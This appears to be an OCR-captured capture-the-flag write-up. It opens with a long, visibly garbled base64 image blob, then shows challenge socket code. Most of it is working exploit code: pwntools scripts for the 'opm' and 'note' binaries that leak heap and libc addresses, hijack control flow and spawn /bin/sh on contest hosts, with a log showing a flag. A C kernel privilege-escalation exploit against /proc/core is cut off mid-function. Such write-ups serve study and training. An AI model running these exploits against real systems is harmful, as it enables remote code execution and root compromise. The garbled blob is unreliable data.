a2r31/Wyyp7NMs6fo1pe3nnXcJeGK2jYS/Z3ZHudvl+ZK2V8fqQkSu7feCKlxGm4pbIRaxLi0yf
jaeF4Lsw3EsE8RuIpTI7PLHccciV0ZMncikLvJO4DFc54b0y1l1+wkGpx6ld6tcWmnCydlluuZZgkgY
zSsuEiXy/mCKDtbHOSarePLPH3hDWfHg0TTby2i1ez1gw2Zt7JZLqO6sst0axyzyz/KhPKqvIbOMDJN
efRhUr4nlknJvRQmb6J5lZLo6N19XtBLQL3/M6KMVL3rantGkNqN5pJsL+bH4mdDB4mWLG18nbl
o4PBFW/7NT/nx0D/AL6l/wDjFZGmaw9ub611bUr3V42mSf7PL9ls5JAxwTFFHKySJ
Vo/21of/AD53X/gzu60xNDEU6jhYR7PRjfBSf7z//1fPPCWs6td3Y1rTUttS1DTYhpzaW
7SQwWyTmMWMkhBJdzKhCrIrMQcDgYHeeO9D086XDod+kia1rl1BDPZSTbZZUHzTOzTzRaBnwduCWV
```

```
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
```

```
ujKsiA5YHcFwceTmdOk4x9rLl5Xzau3dLfpc57OT03PQbrw58W/iRosfi7w3oEcmkPcy2dt580UZ
uJEcx3A2jdM2DjZtQ5I4Hevtj4VfCfTvhXZXEP8AafkeJtXh060me8lCGOBS80kccLnje5AY90XG
Gwa474efC3whoDaX4btNKsNY8UXMCET6ku6NII43luFKISbYSOeJRlyNoPzBa6/TbHw94V8Uvaac
z3HiWVvM0+JZftUuoJAM3NsCcukcCypGhUbY9wY5JYH8tz3P54+D9hLTWVlHePS7vsrPWyuuh0Up
RirvV/ke4anr2pWFnb+F9BD3F3I8k00sBVLdJpTsaaWUZ867Zc7Mr5MQxgZArmfD/hrTvAsum6T4
a+0ahqVk8kkt/cxf2pcwtOxYW7T4zKzSHKqSxj5Zm28HyD416f4ymvbXQ/DMcei2to7y6hCt5sMx
aATbDJlmmlViAFOAF3Ec4FdTqnhHxxfCz02x8QXmk2cUQe3m0aaCTzprQxSMBAM5inUunzEMG+bJ
zx8gsJUqQhB1lGMleSb+Suknd3V7fOzYoTnN8sdjsdR8KJ4Y8FzXeqXWn+HpNRaB72+u0Mc1zcmQ
LO/lL++LSIpEKDbg4bOeK8n02az82bxD8P8AW59T07xGsjmO6FxPaW0enOyTxyuZNnnF9sexiJlU
s2G2sAePG1A6Nql5pcFr9plubiPULedPtdylptjDyEoXjSYoQZAAUbaGBUjFeo+C4/CGv+CLnTPE
ViNJh0iBLeS3uLJ5LRpEjSQSwrGd+5N0blgHGThHHIr0KCVOjKTvNp6/8FddV3V0i7OUnCWh57e+
H18VrMdX15tKlsLC3vYYldYrSWwnYz3EUjxjadqr5Sk/6n7+3B57jQvCfhSCx1DQrOObxJpuq6HJ
FYWtyxuxbmIFgiEKYo03NnCsGl+6VOBjm/EMup2miSXVtIkUFrEmz7OxghljmXAScpjy1lZSYpSN
su4qQHHPT6RHq2j3+u6/qlpCiaTHFfWepabc/ub8QoPISZ2+ba/I6g5GCQOpLGp0VNOzWmlu66W+
fZbXsTFNNq2p6H8LYtGtddj12XTlzolhdT3E0kYa3b7Dbu0QhTaphZHPl113K2NvUZHlfg6DwNZ2
v2dYppNU1b97q8tnNKCkz5yvmE+YSzvtUqF2lT0GK7vw9Z/8I/4C1rVrOezW51a2Ngxa4eSN7h53
ubwRIz7lDblRWwuWy2AMV1nh/wCGGs6roK65YeXql9fSFpWSCKS7t4Ex8rBijLIGHO1QNp2kkgPX
oYWKhh5cnX+lfvbf5nfQvGPOlocp4j0bRLa+sbTVLG7sY5NKs53TNzcziZjIMKFLMIsZ6n5SAABn
nC/sjwL66n/4B3n+FXfjRJaN4ok0i/s9TmOl21hELmzvZ7a3zLBvaNhCwLyqeSWxtUgc5rxv7Pon
/PrrX/g1vv8A4ut8PXrSpRlKbTt/PG9vL4+1NYluHJnj+0apbpIoF5OyPI
sURS2byUIWCT+Fky29jk5/xA0HTr7xFpOk6ZrEUcZt9zIYWkSzktYw9tcR3DEAu2wbjghiRnI60P
+XKT/ryT/wBLJKj1n/kP2/8A2D4v/RQr+VcTOUqkIPZ+m7i3def4W4zbkxFtW8Sz/
AA88A3NlHrN9DajUNdtpLvVdSklhVGlIMAjSAMz43F/LhDcjnFbvw00xfDPiS28WeIb6JNPtprcC
4u1+13Wom5VnH2eQbYI5lkBDtIWdI9zMfutXyx+z7/yclq3/AF6ah/7ZV9Qa7/yTDwz/ANNhRP/Se
evoc1oww8Y4WmvdmtX1+Nr02NU/bMXzPxRfjjOmvdlFPXXVp3/ACOwy6IH/CW+IrEeDrifXPsZkjX
+yI4zDJcBSB
BBdsCjJB80kqk7S20cnIr0zSvh64sNB8PeNp9N16119HuAvlxrDtMWyZwifI0yB9sk0aoCeoGK+X
fAf/ACD9E/7Dmr/+gyV9pp/rfhR/2B9b/wDQ4q8TPk6ODoUqTta7urKaJ7rZWEZGr4h5hTE1G57P
9sFDrq+ZPYNC82kMKJ2KOzXf5ngsV4ixxubYBXEcZOqVXxq4LFCD5FGTmpGd43PLNTNa3mDq1Z8z
pOj/AA/8S+HfCOqeFms2uvEV5fWHiCSYxXU9rH50NmkUXJRIyYTtBHmEmRxlufsbxZ8QNRs/CGi6
ZfwH+0YImjLC2a4k08zMXW4ktFYySMzx7IT92ItvcYGK+e/2gP8Akovwg/3z/wCjravZPHX/ACPO
qf8AXlY/+hzV6OawjjNc11dtNvNvzbTJ3Tnz2hx59bajLLqMTMVhSeGwIRIp2XfPDbs0hf5k3pHu2xk
kkaFj/yITf8AXG4/9JXrpPDX/Hrpf/YE1H/0FK4cZh6aZNXtr91/U7adNcil1MjxB4N8Q
JoV3f+I4LK4vtVulkuZYpWu8WM8iRT+RMAqr5UPKKVEm0Ekck18jat4I8Qa5r2veB1n1e6/s+xhuG
jQKFh+1RlUj8+4d1ZvMDoVWAlMks4Ar9F/E//IlW3/XDI4+KP+vsf/wDI4+KP+vsf+2dcuDxwtOv
VhFNwXVGxq+q29LeVgxUexm/9anmngj5WOXq/9anmngj4Na54S1HxF+ggghgm+40UbF/Pzt+N3bXFz
I75+flsKBXv3gK30jwdN34/8TiUWOkbKB5lV7ImbZJVA4UgxKXFWgWIZKF2xDrGH5mjGgkm+40UbFz
6al/6UGvH/iv/wAm6f8Ibd/+0/Gj8lT7OqxC0tNs+UaRpC8vUwcJSHVVTvaJF6xVo4Kj8wmT0d7t
+BNPsybnWbBJnMkb3EaKdp89om2uioHCnYwJAU7lJwedsNL121nvPh9qt3JfRJJceJB/odtc6n
9oPmWdnG0kjW6Qr8vmylgRkDAr3tP+Ts9K/7FNv/AGyrzbWPuXH/AGHdT/8AShqUa/1ajOK5Z
cj21vd63PK51UZOeUeT1I/FVvpPgnV7KxbWhF1HwzX6fZHaZ9KS9KlRC7a7QDd/vfuNhdCJdHm7rfBhtLRH
94gVx/hzSvinb/294qn1sVK0xVTDwTSFPtMhkIZWjhTy1VQAGlZs89PZPj1/wAlX8T/APAPYn/7
xf8AoqSnaV92X/r01H2v8x+ySpq+Sp2nWkU9dd2v8x+yzSqpLuj84vH/xda9O2fg7VdFudN1xri5
t0upG+a+LzPHuDEuD/GDtAEqBeIeeHHvhhYahbzeI2afV/AA4+G0TwzeeHvhhYahbzeI2afV9ZtLS33ZIWKQRz
sysAqrIqCFdu4HzDnBr5c+O//JJQvAX/1p3/AKXzV9a+Hf8Ak9L9Vv+v0T/0jsq+wzvvvx8jmHCf8NMWv7
```

```
XTqVLdOZKy3vpq3bucFSpJydz1bxN8P/ABJBBDqOiajfT3U2s2ghs7ZQSk1sFxEiIh3xQyo0gEm4
xsS7YTgb1kfDXhjWdUXxB9s1KyEoH2Gzj3tFfyp5ksLuHDl5FzJDgkRhm3EYAr2/RP8AkPaH/wBj
Rqf/AKDPXz1qn/IyeI/+xvg/9NrV+eZHjKuMoe0ru+r8rW007fma4aXNFSa2Oqj8a6frUP8Aa1qy
2DXqn7PHeypB9lilk/eMke1kwjBdrNuUkZA2gE91Yabf+PtPk0rSZLS6ksrt4oo9RhaaSYoBI9w9
zKVEcRk4QRo46bSelfKd3/yDNO/7A5/9HV9kfA3/AJCUv/XFv/Za9mjho1aihJu17enp939anRGT
leTZ9E2HizwX8IIngluo9W8RXVskl2ttlx56kLHF6RjkkbiCx5xxX0L4F8R3l54Y03VdRkWWfVbl
AAn3USUnaFx2AHXv1r84PHv/ACUbVP8Arva/+hivvL4df8iN4R/67Wn/ALUr9UyGrKjX+r0tIxVl
82k/mVWpRVNPue/vyK/Jj/go18KbrxX4MXWtEiM1xYTfasQqHJCEiRO/cjcLRk9e4r9Zz0FfFn7UP/
ACTvVP8Aduf/AEFq+0zlfC+qOOGzP55/2ffB/hrxJ8StGjN6591ex4NkgZZeFCyD
zW2gnCDtwf0Wl1bW/CHi/SdasIZ007XYrie5k8ovm3u4VAks1afZtW4kfz4Q61GbfuIOK+E/2U/+
Skf9tLT/ANFSV+i3xV/5F7Qv+wun/opq+wun/oK1+J8bYidNVRqaxUVZeqjcm7dKfr/2fqO
tX8mtNcxazdrBFPHbSpdvZu8r3EOYTHcrPHu2oWniTVPBNuZdJaNHj06az2t
ey20cYZ3lndGZw4zsx82d3Hyk1DYf8ftj/2G9W/9CSq+hf8AJdrX/sGP/wCiZq8Zq8Sqqqn0Wmy7
Lp6GtN/id/id1r2jNpunaPp19bXH2UXKbWWwkbVZBpAzP5udj5KuWA3ZFcRHrtvvbma8/tO
7hlshbWMMBg2ZGFmHmLHIXkfy2xI4PlttGMEGvdPiZ/x66Ne1r/6PNfKuo/8AITvv+v2v+hV2D/wBI
1rzMHRi6qzMLqatar+uv6WVXU9V8LwJoHiP7V5smqzS3bqV4uX4Z+3ZqzyS+ZwKgqOC3r1
67ZYrMarrdkbVHtpFURI7iTOBbxx/82IAB1xtddpU5rxjwr/gMe+1IABlxtddpU5rxjwr/yM+lf9dF/9Alr6H+Iv/IteHv8AsLn/AHlaf+hIv/4E/4AJSb/8AFP8A1R/9fP/AH3HjvvuL+WW6ffsm
w5cf+gLXjOtKpiZ057pKpfvSJLyaPYzbhC1EbGI9fJGhZ9whnMC4nrMSF/AZEQoRAN1s+7N+xHXD
wPvHd+0eFpLGzaOznl01LafRy0qiB4VlAAmaJ33nBPyq4LhQcDpVN/8AkJP/ANvP/oxKzLn/AJAt
9/2E0/ka9zGRjh1eCvfXMXXvd/MSqOm9CDUUHgfTtT8R6nAJI5rlnCxNIsMqoqJDEjKNyGVU3FcbiW
IOap+EPjD8V/G+vaN4d0Wzg0Ox1bTf7RutYE6WtxEd0iI29mI3qAFxGjLyC3Fb3xm/5JZF/2ErL+
lef/AAo/1/hr/sV//ar1vkc3PCtPtWvxF3TW6Tbd+WmuTmzgEvOl14ayWO0AsnPenmqtxGnLZm+wa0XUb+ZPNnl
tY9Qke3gBijJVyh2fOVMiMx3lT0A4Ef8AaHxT/wChruP/AAAQp/wDF16hN/wAf1/8ASy/9FvUezRj
zwUn19P1R0qV9Wj/2Q=='
```

```python


class Unbuffered(object):
    def __init__(self, stream):
        self.stream = stream
    def write(self, data):
        self.stream.write(data)
        self.stream.flush()
    def __getattr__(self, attr):
        return getattr(self.stream, attr)

import sys
sys.stdout = Unbuffered(sys.stdout)


def check_diff(a, b):
    if len(a) != len(b):
        print ('len')
        return (-1)
    count = 0
    for i in range(0, len(a)):
        if a[i] != b[i]:
            count += 1
        if count > 1024:
            return -1
    return 1

def remote_sub(conn, address):
    image_data = base64.b64decode(data)
    ori_image = open('./basque-shepherd-dog.jpg', 'rb').read()
    print (len(ori_image))
    if check_diff(image_data, ori_image) == -1:
        #conn.send('no\n')
        sys.exit(0)
    else:
        print('gogo')
        #conn.send('lets go\n')

    # Loads label file, strips off carriage return
    label_lines = [line.rstrip() for line
                       in tf.gfile.GFile("./tf_files/retrained_labels.txt")]

    # Unpersists graph from file
    with tf.gfile.FastGFile("./tf_files/retrained_graph.pb", 'rb') as f:
        graph_def = tf.GraphDef()
        graph_def.ParseFromString(f.read())
        _ = tf.import_graph_def(graph_def, name='')

    with tf.Session() as sess:
        # Feed the image_data as input to the graph and get first prediction
        softmax_tensor = sess.graph.get_tensor_by_name('final_result:0')

        predictions = sess.run(softmax_tensor, \
                 {'DecodeJpeg/contents:0': ori_image})

        # Sort to show labels of first prediction in order of confidence
        top_k = predictions[0].argsort()[-len(predictions[0]):][::-1]
        print (predictions)
        print (top_k)

        if top_k[0] == 1:
            print('flag!')
```

```python

def remote():
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(("0.0.0.0", 12345))
    sock.listen(0)
    while True:
        thread.start_new_thread(remote_sub, sock.accept())

def test():
    ip_port=('117.50.13.213',12345)
    s=socket.socket()
    s.connect(ip_port)
#发送消息
    recv_data=s.recv(1024)
    print(str(recv_data,encoding='utf-8'))
    time.sleep(1)
    ori_data = open('./basque-shepherd-dog.jpg', 'rb').read()
    image_data = base64.b64encode(ori_data)

    expect_len = 62256
    data = ''
    i = 0
    while True:
        send_data = image_data[i:i+1024]
        print(i)
        i += 1024
        s.sendall(send_data)
        expect_len -= 1024
        if expect_len < 0:
            break
        time.sleep(0.1)


    #s.sendall(send_data)#bytes(send_data,encoding='utf-8'))
        #收消息
    #挂电话
    time.sleep(1)
    recv_data=s.recv(1024)
    print(str(recv_data,encoding='utf-8'))
    time.sleep(5)
    recv_data=s.recv(1024)
    print(str(recv_data,encoding='utf-8'))

```

```python

if __name__ == '__main__':
    test()
    #remote_sub(1, 1)
```


Pwn

Opm

Payload

```python
from pwn import *
context(arch = 'amd64', os = 'linux', endian = 'little')

def Add(p, name, punch):
    p.recvuntil('t\n')
    p.sendline('A')
    p.recvuntil(':\n')
    p.sendline(name)
    p.recvuntil('?\n')
    p.sendline(punch)

def GameStart(p, base):

    Add(p, 'hack by w1tcher' + '\x00', '1\x00')
    Add(p, 'a\x00'.ljust(128, '\x00') + p64(base + 0x40 - 8 - 3)[0 : 2], '1\x00')
    Add(p, '1\x00', '1\x00'.ljust(128, '\x00') + p64(base + 0x10)[0 : 2])
    p.recvuntil('<')
    data = p.recvline()
    heap_addr = u64((p64(base)[0 : 3] + data[0: data.index('>')]).ljust(8, '\x00'))
    log.info('heap address is : ' + hex(heap_addr))

    Add(p, 'a\x00'.ljust(128, '\x00') + p64(base)[0 : 2], (str((heap_addr + 0x60) & 0xffffffff) + '\x00'))
    Add(p, '1\x00', '1\x00'.ljust(128, '\x00') + p64(base + 0x10)[0 : 2])
    p.recvuntil('<')
    pie_addr = u64(p.recvuntil('>')[ : -1].ljust(8, '\x00')) - 0xB30
    log.info('pie address is : ' + hex(pie_addr))

    offset_system = 0x0000000000045390
    offset_atoi = 0x0000000000036e80

    Add(p, p64(pie_addr + 0x0202048), '1\x00'.ljust(128, '\x00') + p64(heap_addr + 0x1d0 - 8))
    p.recvuntil('<')
    libc_address = u64(p.recvuntil('>')[ : -1].ljust(8, '\x00')) - offset_atoi
    log.info('libc address is : ' + hex(libc_address))

    Add(p, 'a\x00', (str((libc_address + offset_system) & 0xffffffff) + '\x00').ljust(128, '\x00') + p64(pie_addr + 0x0202048 - 0x18))

    Add(p, '/bin/sh', '/bin/sh')
    # p.recvuntil('<')
    # libc_address = u64(p.recvuntil('>')[ : -1].ljust(8, '\x00'))
    # log.info('libc address is : ' + hex(libc_address))
    # return 1
    p.sendline('ls')
    print p.recv(1024)
    p.sendline('ls')
    print p.recv(1024)
    p.sendline('cat flag')
    print p.recv(1024)
    p.sendline('cat flag')
    print p.recv(1024)
    return 1
    # p.interactive()

if __name__ == '__main__':
    debug = 0
    ip = '39.107.33.43'
    port = 13572
    i = 2 ** 16
    while i != 0:
        i -= 1
        try:
            if debug == 1:
                p = process('./opm')
            else:
                p = remote(ip, port)
            if GameStart(p, 0x002c10) == 1:
                break
            p.close()
        except Exception as e:
            p.close()
            pass
```

Result



```
[+] Opening connection to 39.107.33.43 on port 13572: Done
[*] heap address is : 0x55ed68002c10
[*] pie address is : 0x55ed6650b000
[*] libc address is : 0x7f71ae8c8000
bin
dev
flag
lib
lib32
lib64
opm

bin
dev
flag
lib
lib32
lib64
opm

QWB{You_know_y0u_4r3_hack3333r}

QWB{You_know_y0u_4r3_hack3333r}

[*] Closed connection to 39.107.33.43 port 13572
```

Note

Payload

```
from pwn import *
from ctypes import *
debug = 0
elf = ELF('./note')
#flag{t1-1_1S_0_sImPl3_n0T3}
if debug:
    p = remote('127.0.0.1', 1234)#process('./300')
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
    context.log_level = 'debug'
else:
    p = remote('39.107.14.183', 1234)
    libc = ELF('./libc-2.23.so')
    #off = 0x001b0000
    context.log_level = 'debug'

def change_title(title):
    p.recvuntil('-->>')
    p.sendline('1')
    p.recvuntil('title:')
```

```python
    p.send(title)
def change_content(size,content):
    p.recvuntil('-->>')
    p.sendline('2')
    p.recvuntil('(64-256):')
    p.sendline(str(size))
    p.recvuntil('content:')
    p.send(content)
def change_comment(content):
    p.recvuntil('-->>')
    p.sendline('3')
    p.recvuntil('comment:')
    p.sendline(content)

def show_content():
    p.recvuntil('-->>')
    p.sendline('4')
p.recvuntil('welcome to the note ')
offset = int(p.recv(4),10)
print '[*]', str(offset + 0x10),hex(offset +0x10)
change_content(0x78,p64(0x41)*(8)+p64(0x80)*7+'\n')

change_title(p64(0x11)+p64(0x81)+p64(0x602070-0x18)+p64(0x602070-0x10)+p64(0x20)+'@')
#print len(p64(0x11)+p64(0x29)+p64(0x602070-0x18)+p64(0x602070-0x10)+p64(0x20)+'@')
change_content(150,'a'*110+'\n')
change_title(p64(offset+0x10-0x20)+p64(0x81)+p64(0x602070-0x18)+p64(0x602070-0x10)+p64(0x20)+'a')
change_content(0x21000,'a'*110+'\n')
#show_content()
change_title(p64(0x602058)+p64(elf.got['puts'])+p64(0x78)+p64(0x602058)+'\n')
#show_content(p64(0x602058)+p64(elf.got['puts'])+p64(0x78)+p64(0x602058)+'\n')
#change_comment(p64(0x602058)+p64(elf.got['puts'])+p64(0x78)+p64(0x602058)+'\n')
show_content()
p.recvuntil('is:')
libc.address = u64(p.recv(6).ljust(8,'\0')) - libc.symbols['puts']
print '[+] system: ',hex(libc.symbols['system'])

change_comment(p64(0x602058)+p64(libc.symbols['environ'])+p64(0x78)+p64(0x602058)+'\n')
```

```
show_content()
p.recvuntil('is:')
stack_addr = u64(p.recv(6).ljust(8,'\0'))
print '[+] stack: ',hex(stack_addr)
offset =  0x7fffffffe4b8- 0x7fffffffe338
change_comment(p64(stack_addr - offset )+p64(libc.symbols['environ'])+p64(0x78)+p64(0x602058)+'\n')

change_comment(p64(0x0000000000401673)+p64(next(libc.search('/bin/sh')))+p64(libc.symbols['system']))

#change_comment(p64(libc.address +0xf02a4 )+'\n')
#change_title(p64(0x602050)+p64(libc.symbols['environ'])+p64(0x78)+p64(0x602058)+'\n')
#change_comment(p64(0)+'\n')


#stack_addr =
#change_title(p64(0)+'\n')
#change_content(0x700,'a'*110+'\n')
#p.recvuntil('-->>')
#p.interactive()
#p.sendline('2')
#p.recvuntil('(64-256):')
#p.sendline(str(0x700))
#
p.interactive()
'''''
Gadgets information
============================================================
0x000000000040166c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040166e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000401670 : pop r14 ; pop r15 ; ret
0x0000000000401672 : pop r15 ; ret
0x000000000040166b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040166f : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400e00 : pop rbp ; ret
0x0000000000401673 : pop rdi ; ret
0x0000000000401671 : pop rsi ; pop r15 ; ret
0x000000000040166d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400c71 : ret
0x00000000004002c1 : ret 0x200
0x0000000000401300 : ret 0x8948
0x00000000004012f6 : ret 0x8b48
```

```
0x0000000000400fe5 : ret 0xb60f

Unique gadgets found: 15
'''
```

Core

Payload

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <errno.h>
#include <sys/stat.h>
#include <sys/ioctl.h>
#include <fcntl.h>
#include <string.h>
#include <pty.h>
#include <sys/mman.h>
#include <sys/ipc.h>
#include <sys/sem.h>


#define DRIVERNAME "/proc/core"
#define MAXLEN 128

typedef int __attribute__((regparm(3)))(*commit_creds_func)(unsigned long cred);
typedef unsigned long __attribute__((regparm(3))) (*prepare_kernel_cred_func)(unsigned long cred);

commit_creds_func commit_creds;
prepare_kernel_cred_func prepare_kernel_cred;

unsigned long long user_cs, user_ss, user_eflags, user_sp;
void save_stats() {
    asm(
        "movq %%cs, %0\n"
        "movq %%ss, %1\n"
        "movq %%rsp, %3\n"
        "pushfq\n"
        "popq %2\n"
        :"=r"(user_cs), "=r"(user_ss), "=r"(user_eflags), "=r"(user_sp)
        :
        : "memory"
    );
}

void usertoroot() {
    commit_creds(prepare_kernel_cred(0));
}

void shell(){
    system("/bin/sh");
}

void SetOff(int fd, int off){
    ioctl(fd, 0x6677889C, 64);
}

void pwn(int fd, char * shellcode, int sl, long long len){
    write(fd, shellcode, sl);
    ioctl(fd, 0x6677889A, len);
}

void Read(int fd, char * buf){
    ioctl(fd, 0x6677889B, buf);
}

// void U64()

int exploit(){
    char buf[MAXLEN];
    int fd;
    unsigned long long module_base;
    unsigned long long vmlinux_base;
    unsigned long long iretq;
